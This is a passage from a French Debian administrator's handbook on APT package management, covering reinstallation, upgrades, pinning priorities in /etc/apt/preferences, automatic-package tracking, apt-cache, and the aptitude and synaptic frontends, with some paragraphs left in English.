Ceci permet également d'exclure des paquets qui seraient installés sinon, par exemple à cause d'un champ Recommends. De manière générale, le résolveur de dépendances utilisera cette information pour ajuster sa recherche de solutions alternatives.

ASTUCE

**apt --reinstall et
aptitude reinstall**

Il arrive que le système soit endommagé suite à la suppression ou à la modification de fichiers appartenant à un paquet. Le moyen le plus simple de récupérer ces fichiers est alors de réinstaller le paquet concerné. Malheureusement, le système de paquetage considère que ce dernier est déjà installé et refuse poliment de s'exécuter ; l'option `--reinstall` des commandes `apt` et `apt-get` permet précisément d'éviter cet écueil. La commande ci-dessous réinstalle `postfix` même si ce dernier est déjà présent :

```
# apt --reinstall install postfix
```

La ligne de commande d'`aptitude` est un peu différente, mais le même effet s'obtient avec `aptitude reinstall postfix`.

Le problème ne se pose pas avec `dpkg`, mais il est rare que l'administrateur emploie directement ce dernier.

Attention ! Recourir à `apt --reinstall` pour restaurer des paquets modifiés au cours d'une attaque ne suffit certainement pas à retrouver un système identique à ce qu'il était au préalable. La section 14.7, « [En cas de piratage](#) » page 456 détaille la marche à suivre si vous avez subi un tel incident de sécurité.

Si le fichier `sources.list` mentionne plusieurs distributions, il est possible de préciser la version du paquet à installer. On peut demander un numéro de version précis avec `apt install paquet=version`, mais on se contentera en général d'indiquer la distribution d'origine du paquet (*Stable*, *Testing* ou *Unstable*) avec la syntaxe `apt install paquet/distribution`. Avec cette commande, on pourra donc revenir à une ancienne version d'un paquet (si par exemple on sait qu'elle fonctionne bien), à condition qu'elle soit encore disponible dans une des sources référencées par le fichier `sources.list`. On pourra au besoin utiliser l'archive `snapshot.debian.org` (voir encadré « [Anciennes versions des paquets : snapshot.debian.org](#) » page 119).

Ex. 6.3 Installation de la version Unstable de spamassassin

```
# apt install spamassassin/unstable
```

If the package to install has been made available to you under the form of a simple `.deb` file without any associated package repository, it is still possible to use APT to install it together with its dependencies (provided that the dependencies are available in the configured repositories) with a simple command: `apt install ./path-to-the-package.deb`. The leading `./` is important to make it clear that we are referring to a filename and not to the name of a package available in one of the repositories.

Cache des fichiers .deb

APT keeps a copy of each downloaded .deb file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: `apt-get clean` entirely empties the directory; `apt-get autoclean` only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of .deb files that are currently installed).

6.2.3. Mise à jour

Des mises à jour régulières sont recommandées, car elles mettront en place les derniers correctifs de sécurité. Pour cela, on invoquera `apt upgrade`, `apt-get upgrade` ou `aptitude safe-upgrade` (évidemment précédé par `apt update`). Cette commande cherche les mises à jour des paquets installés, réalisables sans supprimer de paquets. Autrement dit, l'objectif est d'assurer une mise à jour la moins intrusive possible. Pour cette action, `apt-get` est un peu plus exigeant que `aptitude` ou `apt` parce qu'il refusera d'installer des nouveaux paquets.

ASTUCE

Mise à jour incrémentale

As we explained earlier, the aim of the `apt update` command is to download for each package source the corresponding `Packages` (or `Sources`) file. However, even after a `xz` compression, these files can remain rather large (the `Packages.xz` for the `main` section of `Stretch` takes more than 6 MB). If you wish to upgrade regularly, these downloads can take up a lot of time.

Pour accélérer le processus, APT peut télécharger non plus le fichier entier mais simplement les différences par rapport à une version précédente. Les miroirs Debian officiels distribuent pour cela différents fichiers recensant les différences d'une version du fichier `Packages` à la suivante, lors des mises à jour des archives, avec un historique d'une semaine. Chacun de ces fichiers de différences ne pèsant en général que quelques dizaines de kilo-octets pour `Unstable`, la quantité de données téléchargées par un `apt update` hebdomadaire est typiquement divisée par 10. Pour les distributions moins mobiles, comme `Stable` et `Testing`, le gain est encore plus flagrant.

On notera cependant qu'il est parfois intéressant de forcer le téléchargement du fichier `Packages` complet, notamment lorsque la dernière mise à jour est vraiment trop ancienne et que le mécanisme des différences incrémentales n'apporterait rien. Cela peut également être intéressant dans les cas où l'accès réseau est très rapide mais où le processeur de la machine à mettre à jour est relativement lent, le temps gagné sur le téléchargement des fichiers étant plus que perdu lors du calcul des nouvelles versions de ces fichiers à partir des anciennes versions et des différences téléchargées. Pour cela, on pourra utiliser le paramètre de configuration `Acquire::Pdiffs`, que l'on réglera à `false`.

Remarquons cependant qu'`apt` retiendra en général le numéro de version le plus récent (à l'exception des paquets `Experimental` et des rétroportages, ignorés par défaut quel que soit leur numéro de version). Si vous avez mentionné `Testing` ou `Unstable` dans votre `sources.list`, `apt`

`upgrade` migrera une grande partie de votre système *Stable* en *Testing* ou *Unstable*, ce qui n'est peut-être pas l'effet recherché.

Pour indiquer à `apt` d'utiliser telle ou telle distribution pour ses recherches de paquets mis à jour, il faut utiliser l'option `-t` ou `--target-release` (version cible), suivie du nom de la distribution en question (exemple : `apt -t stable upgrade`). Pour éviter de spécifier cette option à chaque invocation d'`apt`, vous pouvez ajouter `APT::Default-Release "stable";` dans le fichier `/etc/apt/apt.conf.d/local`.

Pour les mises à jour plus importantes, comme lors du basculement d'une version majeure de Debian à la suivante, il faut utiliser `apt full-upgrade`. Cela effectue la mise à jour même s'il y a des paquets obsolètes à supprimer et de nouvelles dépendances à installer. C'est également la commande employée par ceux qui exploitent quotidiennement la version *Unstable* de Debian et suivent ses évolutions au jour le jour. Elle est si simple qu'elle parle d'elle-même : c'est bien cette fonctionnalité qui a fait la renommée d'APT.

Contrairement à `apt` et `aptitude`, `apt-get` n'a pas la commande `full-upgrade`. À la place, on utilisera `apt-get dist-upgrade` (mise à jour de la distribution), qui est la commande historique et bien connue que `apt` et `aptitude` acceptent également pour le confort des utilisateurs qui sont habitués à les utiliser.

6.2.4. Options de configuration

Outre les éléments de configuration déjà mentionnés, il est possible de configurer quelques aspects d'APT en ajoutant des directives dans un fichier du répertoire `/etc/apt/apt.conf.d/`. Rappelons par exemple qu'il est possible pour APT d'indiquer à `dpkg` d'ignorer les erreurs de collision de fichiers en précisant `DPkg::options { "--force-overwrite"; }`.

Si l'accès au Web n'est possible qu'à travers un mandataire (proxy), il faut ajouter une ligne semblable à `Acquire::http::proxy "http://monproxy:3128"`. Pour un proxy FTP, on écrira `Acquire::ftp::proxy "ftp://monproxy"`. Découvrez par vous-même les autres options de configuration en consultant la page de manuel `apt.conf(5)`, avec la commande `man apt.conf` (pour plus de détails sur les pages de manuel, voir section 7.1.1, « [Les pages de manuel](#) » page 150).

B.A.-BA	
Répertoire en .d	Les répertoires de suffixe <code>.d</code> sont de plus en plus souvent employés. Chacun abrite des fichiers ventilant un fichier de configuration. Ainsi, tous les fichiers contenus dans <code>/etc/apt/apt.conf.d/</code> constituent les instructions de configuration d'APT. APT les inclura dans l'ordre alphabétique, de sorte que les derniers pourront modifier un élément de configuration défini dans l'un des premiers. Cette structure apporte une certaine souplesse à l'administrateur de la machine et aux mainteneurs de paquets. En effet, l'administrateur peut facilement modifier la configuration du logiciel en déposant un fichier tout prêt dans le répertoire en question sans devoir modifier de fichier existant. Les mainteneurs de paquets ont la même problématique lorsqu'ils doivent adapter la configuration d'un autre logiciel pour assurer une parfaite cohabitation avec le leur. La charte Debian interdit explicitement toute modification de fichiers de configuration relevant d'autres paquets, interdiction justifiée par le fait que seuls les utilisateurs sont habilités à intervenir ainsi. Rappelons en effet que <code>dpkg</code> invite l'utilisateur, lors d'une installation, à

choisir la version du fichier de configuration qu'il souhaite conserver lorsqu'une modification y est détectée. Toute modification externe du fichier déclencherait une telle requête, qui ne manquerait pas de perturber l'administrateur certain de n'avoir rien altéré.

En l'absence de répertoire .d, il est impossible à un paquet externe d'adapter les réglages d'un logiciel sans en modifier le fichier de configuration. Il doit alors inviter l'utilisateur à intervenir lui-même, en documentant les opérations à effectuer dans le fichier /usr/share/doc/paquet/README.Debian.

Selon les applications, le répertoire .d est directement exploité, ou géré par un script externe qui en concaténera tous les fichiers pour créer le fichier de configuration à proprement parler. Il est alors important d'exécuter ce script après toute intervention dans ce répertoire pour que les plus récentes modifications soient prises en compte. De même, on prendra soin de ne pas travailler directement sur le fichier de configuration construit automatiquement, sous peine de tout perdre lors de l'exécution suivante du script. Le choix de la méthode (répertoire .d utilisé directement ou fichier généré à partir de ce répertoire) est généralement dicté par des contraintes de mise en œuvre, mais dans les deux cas, les gains en termes de souplesse de configuration compensent largement les petites complications induites. Comme exemple de la méthode du fichier généré, on peut citer le serveur de messagerie Exim 4, dont la configuration peut être découpée en plusieurs fichiers (/etc/exim4/conf.d/*) qui sont agrégés en un seul (/var/lib/exim4/config autogenerated) par la commande update-exim4.conf.

6.2.5. Gérer les priorités associées aux paquets

Une des problématiques les plus importantes dans la configuration d'APT est la gestion des priorités des différentes sources de paquets. Il arrive en effet assez fréquemment qu'on souhaite compléter une distribution d'un ou deux paquets plus récents issus de *Testing*, *Unstable* ou *Experimental*. Il est possible d'affecter une priorité à chaque paquet disponible (un même paquet pouvant recevoir plusieurs priorités, selon sa version ou sa distribution d'appartenance). Ces priorités dicteront à APT son comportement : pour chaque paquet, il sélectionnera systématiquement la version de plus haute priorité (sauf si cette version est plus ancienne que celle installée et si la priorité associée est inférieure à 1 000).

APT définit un certain nombre de priorités par défaut. Chaque version de paquetage déjà installée a une priorité de 100, une version non installée reçoit une priorité de 500 sauf si elle fait partie de la distribution cible (*Target Release*), qu'on spécifie avec l'option -t ou la directive APT::Default-Release, auquel cas sa priorité passe à 990.

On modifiera ces priorités en intervenant sur le fichier /etc/apt/preferences pour y ajouter des entrées de quelques lignes décrivant le nom des paquets concernés, leur version, leur origine et leur nouvelle priorité.

APT refusera toujours d'installer une version antérieure d'un paquet (portant un numéro de version inférieur à celui de la version actuelle), sauf si la priorité du paquet concerné est supérieure à 1 000. APT installera toujours la version de priorité la plus élevée. Si deux versions ont la même priorité, APT installe la plus récente (le numéro de version le plus grand). Si deux pa-

ques de même version ont la même priorité mais diffèrent par leurs contenus, APT installe la version qui n'est pas installée (cette règle doit couvrir le cas d'une mise à jour de paquet sans incrément — normalement indispensable — du numéro de révision).

Concrètement, un paquet de priorité inférieure à 0 ne sera jamais installé. Un paquet de priorité comprise entre 0 et 100 ne sera installé que si aucune autre version du même paquet n'est installée. Avec une priorité comprise entre 100 et 500, le paquet ne sera installé que s'il n'en existe aucune version plus récente, installée ou disponible dans une autre distribution. Un paquet de priorité entre 501 et 990 ne sera installé qu'à défaut de version plus récente, installée ou disponible dans la distribution cible. Une priorité entre 990 et 1 000 fera installer le paquet, sauf si la version installée est plus récente. Une priorité supérieure à 1 000 provoquera l'installation du paquet, même si cela force APT à installer une version plus ancienne que la version actuelle.

When APT checks `/etc/apt/preferences`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including for example all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually "Debian" for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually *Stable*, *Testing*, *Unstable* or *Experimental* for the standard distributions provided by Debian) together with its version (for example 9 for Debian *Stretch*). Let's have a look at its syntax through some realistic case studies of this mechanism.

CAS PARTICULIER	
Priorité d'<i>Experimental</i>	Si vous avez inscrit <i>Experimental</i> dans votre fichier <code>sources.list</code> , les paquets correspondants ne seront quasiment jamais installés, leur priorité APT étant de 1. C'est un cas particulier qui évite que les utilisateurs installent des paquets <i>Experimental</i> par erreur et les oblige à opérer en tapant <code>aptitude install paquet/experimental</code> — ils ont donc pleinement conscience des risques encourus. Il est possible, mais ce n'est <i>pas</i> recommandé, de considérer les paquets <i>Experimental</i> comme ceux des autres distributions en leur affectant une priorité de 500 grâce à une entrée dans le fichier <code>/etc/apt/preferences</code> : Package: * Pin: release a=experimental Pin-Priority: 500

Supposons qu'on souhaite utiliser exclusivement des paquets provenant de la version stable de Debian, sans jamais installer ceux des autres versions sauf demande explicite. Il est possible d'écrire ce qui suit dans le fichier `/etc/apt/preferences` :

```
Package: *  
Pin: release a=stable  
Pin-Priority: 900  
  
Package: *  
Pin: release o=Debian
```

```
Pin-Priority: -10
```

a=stable précise le nom de la distribution concernée. o=Debian restreint l'entrée aux paquets dont l'origine est « Debian ». Le terme *pin* (épingle en anglais), est généralement traduit, dans ce contexte, par « étiquetage », car il permet d'accrocher à un paquet une étiquette désignant de quelle distribution il doit provenir.

Let's now assume that you have a server with several local programs depending on the version 5.24 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

La documentation de référence sur ce fichier de configuration est disponible dans la page de manuel `apt_preferences(5)`, accessible par la commande `man apt_preferences`.

ASTUCE **Commentaires dans /etc/apt/preferences**

Il n'existe pas de syntaxe standard pour introduire des commentaires dans le fichier `/etc/apt/preferences`, mais il est possible d'y expliquer le rôle de chaque entrée à l'aide d'un ou plusieurs champs « *Explanation* » (explication) placés en début de bloc :

```
Explanation: Le paquet xserver-xorg-video-intel contenu
            ➔ dans
Explanation: experimental peut être utilisé
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Travailler avec plusieurs distributions

L'outil formidable qu'est `apt` incite fortement à mettre en place des paquets provenant d'autres distributions. Ainsi, après avoir installé une version *Stable*, vous voulez tester un logiciel présent dans *Testing* ou *Unstable*, sans trop vous éloigner de son état initial.

Même si vous n'êtes pas complètement à l'abri de bogues d'interactions entre les paquets de différentes distributions, `apt` se révèle fort heureusement très habile pour gérer une telle cohabitation et en minimiser les risques. La meilleure manière de procéder est de préciser toutes les distributions employées dans le fichier `/etc/apt/sources.list` (certains y placent toujours les trois distributions, mais rappelons que l'utilisation d'*Unstable* est réservée aux utilisateurs expérimentés) et de préciser votre distribution de référence avec le paramètre `APT::Default-Release` (voir section 6.2.3, « **Mise à jour** » page 123).

Supposons que *Stable* soit votre distribution de référence, mais que *Testing* et *Unstable* apparaissent également dans votre fichier `sources.list`. Dans ce cas, vous pouvez employer `apt`

`install paquet/testing` pour installer un paquet depuis *Testing*. Si l'installation échoue parce que certaines dépendances ne peuvent pas être satisfaites, autorisez-le à satisfaire ces dernières dans *Testing* en ajoutant le paramètre `-t testing`. Il en ira évidemment de même pour *Unstable*.

Dans cette situation, les mises à jour (« `upgrade` » et « `full-upgrade` ») ont lieu dans le cadre de *Stable*, sauf pour les paquets mis à jour depuis une autre distribution : ces derniers suivront les dernières évolutions dans celles-là. Nous donnons ci-après l'explication de ce comportement grâce aux priorités automatiques employées par APT. N'hésitez pas à employer `apt-cache policy` (voir encadré « `apt-cache policy` » page 128) pour vérifier les priorités indiquées.

Tout est lié au fait que APT ne considère que les paquets de version supérieure ou égale à la version installée (sauf configuration particulière dans `/etc/apt/preferences` forçant la priorité de certains paquets au-delà de 1 000).

ASTUCE

apt-cache policy

Pour mieux comprendre le mécanisme des priorités, n'hésitez pas à employer `apt-cache policy` pour voir la priorité par défaut associée à chaque source de paquets, et `apt-cache policy paquet` pour consulter les priorités des différentes versions disponibles d'un paquet donné.

Considérons un premier paquet installé depuis *Stable* et qui en est à la version 1, dont la version 2 se trouve dans *Testing* et la 3 dans *Unstable*. La version installée a une priorité de 100, mais la version disponible dans *Stable* (la même) a une priorité de 990 (en tant que version dans la distribution cible). Les paquets de *Testing* et *Unstable* ont une priorité de 500 (priorité par défaut d'une version non installée). Le vainqueur est donc la version 1 avec une priorité de 990. Le paquet « reste dans *Stable* ».

Prenons le cas d'un autre paquet, dont la version 2 a été installée depuis *Testing* ; la version 1 est disponible dans *Stable* et la 3 dans *Unstable*. La version 1 (de priorité 990 — donc inférieure à 1 000) est ignorée car plus petite que la version installée. Restent donc les versions 2 et 3, toutes deux de priorité 500. Face à ce choix, APT choisit la version la plus récente, celle de la distribution *Unstable*. Si vous ne souhaitez pas qu'un paquet installé depuis *Testing* puisse migrer vers *Unstable*, il faut associer une priorité inférieure à 500 (par exemple, 490) aux paquets provenant d'*Unstable* en modifiant `/etc/apt/preferences` :

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Suivi des paquets installés automatiquement

Une des fonctionnalités essentielles d'apt est le suivi des paquets qui ne sont installés que pour satisfaire des dépendances. Ces paquets sont dits « automatiques » et ils incluent souvent des bibliothèques.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no “manually installed” packages depending on them). `apt-get autoremove` or `apt autoremove` will get rid of those packages. `aptitude` does not have this command because it removes them automatically as soon as they are identified. In all cases, the tools display a clear message listing the affected packages.

Il est sain d'adopter l'habitude de marquer comme automatiques les paquets dont on n'a pas besoin directement, de sorte qu'ils soient automatiquement supprimés lorsqu'ils ne sont plus nécessaires. `apt-mark auto paquet` marque le paquet concerné comme automatique et `apt-mark manual package` fait le contraire. `aptitude markauto` et `aptitude unmarkauto` fonctionnent de la même manière, mais offrent plus de fonctionnalités permettant de marquer plusieurs paquets d'un coup (voir section 6.4.1, « `aptitude` » page 131). L'interface interactive en mode semi-graphique d'`aptitude` facilite également la maintenance de ce marqueur « automatique » sur de nombreux paquets.

ALTERNATIVE	
deborphan et debfoster	<p>Avant l'apparition du suivi des paquets automatiques par apt, apt-get et aptitude, il existait deux utilitaires qui permettaient de déterminer une liste de paquets non nécessaires, deborphan et debfoster.</p> <p>deborphan, le plus rudimentaire des deux, recherche simplement dans les sections <code>libs</code> et <code>oldlibs</code> (à défaut d'instructions supplémentaires) les paquets actuellement installés dont aucun autre paquet installé ne dépend. Cette liste peut ensuite servir de point de départ pour supprimer les paquets inutiles.</p> <p>debfoster a une approche plus évoluée, qui se rapproche un peu de celle d'APT : il maintient une liste de paquets installés explicitement et se rappelle d'une invocation sur l'autre quels paquets sont réellement requis. Si de nouveaux paquets sont apparus sur le système, et si debfoster ne les connaît pas comme des paquets requis, ils seront présentés à l'écran, ainsi qu'une liste de leurs dépendances. Le programme propose alors un choix, permettant de supprimer le paquet (ainsi que ceux dont il dépend, le cas échéant), de le marquer comme explicitement requis, ou de l'ignorer temporairement.</p>

Il arrive que l'on veuille savoir pourquoi un paquet automatiquement installé est présent sur le système. Pour obtenir cette information directement depuis la ligne de commande, on peut employer `aptitude why paquet` (apt et apt-get ne disposent pas de cette fonctionnalité) :

```
$ aptitude why python-debian
i aptitude      Recommande apt-xapian-index
i A apt-xapian-index Dépend      python-debian (>= 0.1.15)
```

6.3. Commande apt-cache

La commande `apt-cache` permet de consulter un certain nombre d'informations stockées dans la base de données interne d'APT. Ces informations — qui constituent une sorte de *cache* — sont rassemblées depuis les différentes sources données dans le fichier `sources.list` au cours de l'opération `apt update`.

VOCABULAIRE

Cache

Un cache (« antémémoire », en français officiel) est un système de stockage temporaire servant à accélérer des accès fréquents à des données lorsque la méthode d'accès normale est coûteuse (en termes de performances). Cette notion s'applique dans de très nombreuses situations et à différentes échelles, depuis le cœur des microprocesseurs jusqu'aux systèmes de stockage de grande capacité.

Dans le cas d'APT, les fichiers `Packages` de référence sont ceux situés sur les miroirs Debian. Cependant, il serait très inefficace de devoir passer à travers le réseau pour chaque recherche que l'on souhaite faire dans la base de données des paquets disponibles. APT stocke donc (dans `/var/lib/apt/lists/`) une copie de ces fichiers et les recherches se font à l'aide de ces fichiers locaux. De même, `/var/cache/apt/archives/` contient un cache des paquets déjà téléchargés, ce qui évite de les télécharger de nouveau si on souhaite les réinstaller après les avoir supprimés.

Le programme `apt-cache` permet notamment de rechercher des paquets à l'aide de mots-clés, en tapant `apt-cache search mot-clé`. On peut aussi consulter les en-têtes des différentes versions disponibles d'un paquet avec `apt-cache show paquet`. Cette commande produira la description du paquet ainsi que ses dépendances, le nom de son mainteneur, etc. Signalons que `apt search`, `apt show`, `aptitude search` et `aptitude show` fonctionnent de manière similaire.

ALTERNATIVE

axi-cache

`apt-cache search` est un outil rudimentaire, qui ne dépasse guère un grep sur les descriptions de paquets. Il renvoie fréquemment trop de résultats, ou aucun lorsque de trop nombreux mots-clés lui sont fournis.

À l'opposé, `axi-cache search terme`, fournit de meilleurs résultats, triés par pertinence. Cet outil utilise le moteur de recherche *Xapian* ; il fait partie du paquet `apt-xapian-index`, qui indexe toutes les informations des paquets (mais pas seulement : il indexe également les fichiers `.desktop`, par exemple). Il sait gérer les étiquettes (voir « [Le champ Tag](#) » page 91) et son temps de réponse est souvent de l'ordre de quelques millisecondes.

```
$ axi-cache search package use::searching
100 results found.
Results 1-20:
```

```

100% packagesearch - GUI for searching packages and viewing
    ➔ package information
100% apt-utils - package management related utility
    ➔ programs
99% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➔ available} and Packages
98% migemo - Transitional package for migemo
95% apt-file - search for files within Debian packages (
    ➔ command-line interface)
[...]
79% apt-xapian-index - maintenance and search tools for a
    ➔ Xapian index of Debian packages
More terms: paquets debian pour debtags recherche gift
    ➔ gnuift
More tags: suite::debian works-with::software:package role
    ➔ ::program admin::package-management interface::
    ➔ commandline scope::utility field::biology:
    ➔ bioinformatics
'axi-cache more' will give more results

```

Certaines fonctions ne servent que bien plus rarement. Ainsi, `apt-cache policy` permet de consulter les priorités des différentes sources de paquets ainsi que celles des paquets qui bénéficient d'un traitement particulier. On peut encore citer `apt-cache dumpavail` qui affiche les en-têtes de toutes les versions disponibles de tous les paquets. `apt-cache pkgnames` affiche une liste de tous les paquets existants dans la mémoire *cache*.

6.4. Frontaux : `aptitude`, `synaptic`

APT est un programme C++ dont la majorité du code est déportée dans la bibliothèque partagée `libapt-pkg`. La raison de ce choix est qu'il rend relativement facile de réaliser une interface (un « frontal »), puisqu'il suffit de faire appel au code placé dans la bibliothèque. `apt-get` n'était d'ailleurs à l'origine qu'un frontal développé pour tester `libapt-pkg`, bien que son succès ait tendance à le faire oublier.

6.4.1. `aptitude`

`aptitude` est un programme interactif en mode semi-graphique, utilisable sur la console, qui permet de naviguer dans la liste des paquets installés et disponibles, de consulter l'ensemble des informations et de les marquer en vue d'une installation ou d'une suppression. Comme il s'agit cette fois d'un programme réellement conçu pour être utilisé par les administrateurs, on y trouve des comportements par défaut plus intelligents que dans `apt-get`, en plus d'une interface plus abordable.

```

Actions Annuler Paquet Solutions Rechercher Options Vues Aide
C-T : Menu ? : Aide q : Quitter u : MAJ g : Téléch./Install./Suppr. Paqts
aptitude 0.6.8.2
--\ Paquets installés (1497)
--- Tâches (2)
--\ admin - Utilitaires d'administration (installation de logiciels, gestion d
    --\ main - L'archive principale de Debian (79)
i A accountsservice          0.6.21-8      0.6.21-8
i A acpi-support-base        0.140-5      0.140-5
i A acpid                     1:2.0.16-1+deb 1:2.0.16-1+deb
i A adduser                   3.113+nmu3    3.113+nmu3
i A apg                      2.2.3.dfsg.1-2 2.2.3.dfsg.1-2
i A apt-show-versions         0.20          0.20
Ajouter ou supprimer des utilisateurs ou groupes
Ce paquet comprend les commandes « adduser » et « deluser » qui permettent #
d'ajouter ou de supprimer des utilisateurs.

* « adduser » crée de nouveaux utilisateurs ou groupes et ajoute des
  utilisateurs existants à des groupes existants ;
* « deluser » supprime des utilisateurs ou des groupes et retire des
  utilisateurs d'un groupe donné.

L'ajout d'utilisateurs avec « adduser » est bien plus simple que l'ajout
manuel. Adduser choisira les identifiants d'utilisateur ou de groupe
appropriés, créera les répertoires personnels, copiera les modèles de

```

FIGURE 6.1 Gestionnaire de paquets aptitude

When it starts, `aptitude` shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, `aptitude` displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the `Enter`, [and] keys. + should be used to mark a package for installation, - to mark it for removal and _ to purge it (note that these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). `u` updates the lists of available packages and `Shift+u` prepares a global system upgrade. `g` switches to a summary view of the requested changes (and typing `g` again will apply the changes), and `q` quits the current view. If you are in the initial view, this will effectively close `aptitude`.

DOCUMENTATION

aptitude

Nous n'entrons pas ici dans tous les détails de l'utilisation de ce frontal, en nous contentant de donner le minimum de survie. `aptitude` est relativement bien documenté et l'on consultera donc le mode d'emploi complet, qui est disponible lorsque le paquet `aptitude-doc-fr` est installé (voir `/usr/share/doc/aptitude/html/fr/index.html`).

Pour chercher un paquet, on utilisera /, suivi d'un motif de recherche. Ce motif peut porter sur le nom du paquet, mais aussi sur sa description (si on le fait précéder de ~d), sa section (avec ~s) ou d'autres caractéristiques détaillées dans la documentation. Les mêmes motifs peuvent servir à filtrer les paquets affichés, fonctionnalité accessible grâce à la touche l (comme `limit`).

`aptitude` facilite grandement la gestion du marquage « automatique » des paquets Debian (voir section 6.2.7, « **Suivi des paquets installés automatiquement** » page 129). Il permet de parcourir la liste des paquets installés, d'en marquer comme automatiques avec Maj+m et d'enlever cette marque avec la touche m. Les paquets « automatiques » sont marqués d'un « A » dans la liste des paquets. Cette fonctionnalité permet également de visualiser les paquets dont on se sert

«consciemment» sur une machine, sans lister toutes les bibliothèques et dépendances qui ne nous intéressent pas. Le motif de recherche, qui peut être utilisé avec l (pour activer le mode filtrage), est `-i!~M`. Il spécifie de n'afficher que les paquets installés (`-i`) non marqués comme automatiques (`!~M`).

OUTIL	
aptitude en ligne de commande	<p>La plupart des fonctionnalités d'<code>aptitude</code> sont accessibles aussi bien par l'interface interactive que par la ligne de commande et cette dernière ne dépaysera pas trop les habitués d'<code>apt-get</code> et <code>apt-cache</code>.</p> <p>Les fonctionnalités évoluées d'<code>aptitude</code> se retrouvent également sur la ligne de commande. On retrouve ainsi les mêmes motifs de recherche de paquets qu'en version interactive. Ainsi, si on veut faire le ménage des paquets «installés manuellement» et si on sait qu'aucun programme localement installé n'a besoin de bibliothèques particulières ou de modules Perl, on pourra marquer les paquets correspondants comme automatiques en une seule commande :</p> <pre># aptitude markauto '~slibs ~perl'</pre> <p>On voit ici la puissance du système de motifs de recherche d'<code>aptitude</code>, qui permet de sélectionner d'un coup l'ensemble des paquets des sections <code>libs</code> et <code>perl</code>.</p> <p>Attention, s'il existe des paquets que cette commande marque comme automatiques, et si aucun autre paquet n'en dépend, ils seront immédiatement supprimés (avec une demande de confirmation).</p>

Gestion des recommandations, suggestions et tâches

Another interesting feature of `aptitude` is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the `gnome` package recommends `brasero` (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing `g` will make it obvious: `brasero` appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

On notera que cette fonction de suivi des recommandations ne s'applique pas lors d'une mise à jour. Ainsi, si une nouvelle version de `gnome` recommande un paquet qu'il ne recommandait pas auparavant, il ne sera pas marqué pour l'installation. En revanche, il sera mentionné dans l'écran de mise à jour, afin de vous laisser la possibilité de l'installer malgré tout.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since `gnome` suggests `empathy`, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

Dans la même veine, rappelons qu'*aptitude* exploite intelligemment le concept de tâche. Ces tâches étant affichées comme des catégories dans les écrans de listes de paquets, on peut soit choisir une tâche complète à installer ou supprimer, soit consulter la liste des paquets inclus dans une tâche afin d'en sélectionner un sous-ensemble plus limité.

NOTE
Journal d'aptitude

De même que *dpkg*, *aptitude* garde dans son journal (*/var/log/aptitude*) la trace des actions effectuées. Cependant, comme les deux commandes fonctionnent à un niveau bien différent, on ne trouve pas les mêmes informations dans les journaux respectifs. Là où celui de *dpkg* liste pas à pas les opérations exécutées sur chaque paquet individuel, celui d'*aptitude* donne une vue d'ensemble sur les opérations de plus haut niveau comme une mise à jour globale du système.

Attention, ce journal ne contient que le résumé des opérations initiées par *aptitude*. Si l'on utilise occasionnellement d'autres frontaux (voire directement *dpkg*), le journal d'*aptitude* n'aura qu'une vision partielle des choses et on ne pourra pas s'en servir pour reconstituer un historique fiable du système.

Meilleurs algorithmes de résolution

Enfin, signalons pour terminer cette section qu'*aptitude* dispose d'algorithmes plus évolués qu'*apt-get* en ce qui concerne la résolution des situations délicates. Si un ensemble d'actions est demandé, qui, menées conjointement, aboutissent à un système incohérent, *aptitude* évalue plusieurs scénarios possibles et les propose par ordre de pertinence décroissante. Ces algorithmes ne sont cependant pas infaillibles ; heureusement, il reste la possibilité de sélectionner manuellement les actions à effectuer. Si les actions actuellement sélectionnées mènent à des contradictions, le haut de l'écran mentionne un nombre de paquets « cassés » (et on peut naviguer directement vers ces paquets en appuyant sur b). Il est alors possible de construire manuellement une solution aux problèmes constatés. On peut notamment, en sélectionnant un paquet avec Entrée, avoir accès aux différentes versions disponibles. Si le choix d'une de ces versions plutôt que d'une autre permet de résoudre le problème, on n'hésitera pas à utiliser cette fonction. Lorsque le nombre de paquets cassés descendra à zéro, on pourra en toute confiance passer par le résumé des actions à effectuer pour une dernière vérification avant leur mise en application.

6.4.2. *synaptic*

synaptic est un gestionnaire de paquets Debian en mode graphique (il utilise GTK+/GNOME). Il dispose d'une interface graphique efficace et propre. Ses nombreux filtres prêts à l'emploi permettent de voir rapidement les nouveaux paquets disponibles, les paquets installés, ceux que l'on peut mettre à jour, les paquets obsolètes, etc. En naviguant ainsi dans les différentes listes, on indique progressivement les opérations à effectuer (installer, mettre à jour, supprimer, purger). Un simple clic suffit à valider l'ensemble de ces choix et toutes les opérations enregistrées sont alors effectuées en une seule passe.

